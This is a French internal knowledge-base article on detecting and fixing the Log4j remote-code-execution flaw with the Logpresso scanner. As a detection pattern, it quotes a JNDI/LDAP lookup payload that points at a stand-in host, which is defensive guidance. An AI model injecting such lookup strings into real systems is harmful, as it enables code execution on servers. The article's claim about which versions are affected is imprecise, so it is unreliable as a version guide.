KB - Cyber - Failles & correctifs

- KB-Sécurité-Faille - LOG4J : scan et remédiation

KB-Sécurité-Faille - LOG4J : scan et remédiation

Symptôme(s)


Pour voir si la faille a été exploitée, parcourir les logs java et chercher les lignes contenant les entrées suivantes :

`{jndi:ldap://example.com:1234/callback}`

Problème

La faille Log4J touche les version du pluggin 2.16.x

Elle permet a un hacker d’envoyer des jeux d’instruction à travers le service de logging et d’injecter des fichiers / exécuter du code sur la machine.



Solution

Sur les serveurs vulnérables, télécharger l'outils log4j-scaner correspodant à l'OS du serveur.


> Télécharger l'outil : logpresso / CVE-2021-44228-Scanner

Scanner l'ordinateur avec la commande :

```
log4j-scan --all-drives
```

```
S:\Downloads>log4j2-scan.exe --all-drives
Logpresso CVE-2021-44228 Vulnerability Scanner 2.5.0 (2021-12-21)
Scanning drives: C:\, D:\, G:\, S:\, V:\

Running scan (10s): scanned 8069 directories, 74217 files, last visit: C:\Program Files (x86)\Microsoft Analysis Service
s\AS OLEDB\140\Resources\1046
Running scan (20s): scanned 14713 directories, 114485 files, last visit: C:\Users\[redacted]AppData\Local\JDownloader 2.0\li
bs\UPNP
Running scan (30s): scanned 27778 directories, 195628 files, last visit: C:\Windows\assembly\NativeImages_v4.0.30319_64\
Microsoft.Wd75d181a#\5f41d4259f605d324daffaa35e7d66a7
```



Si des failles sont trouvées, deux solutions :

- Utiliser la commande log4j-scan --fix (cela aura pour effet de désactiver les classes potentiellement vulnérables)
- mettre à jour les pluggins java au dessus de la version 2.17.x

---

Sources

- Une Vulnérabilité Affectant Plusieurs Versions De Log4j Permet Un Exploit De Type RCE
- Panther’s guide to Log4j exploitation prevention and detection
- https://github.com/logpresso/CVE-2021-44228-Scanner
- How to check if our system has been exploited by log4j vulnerability?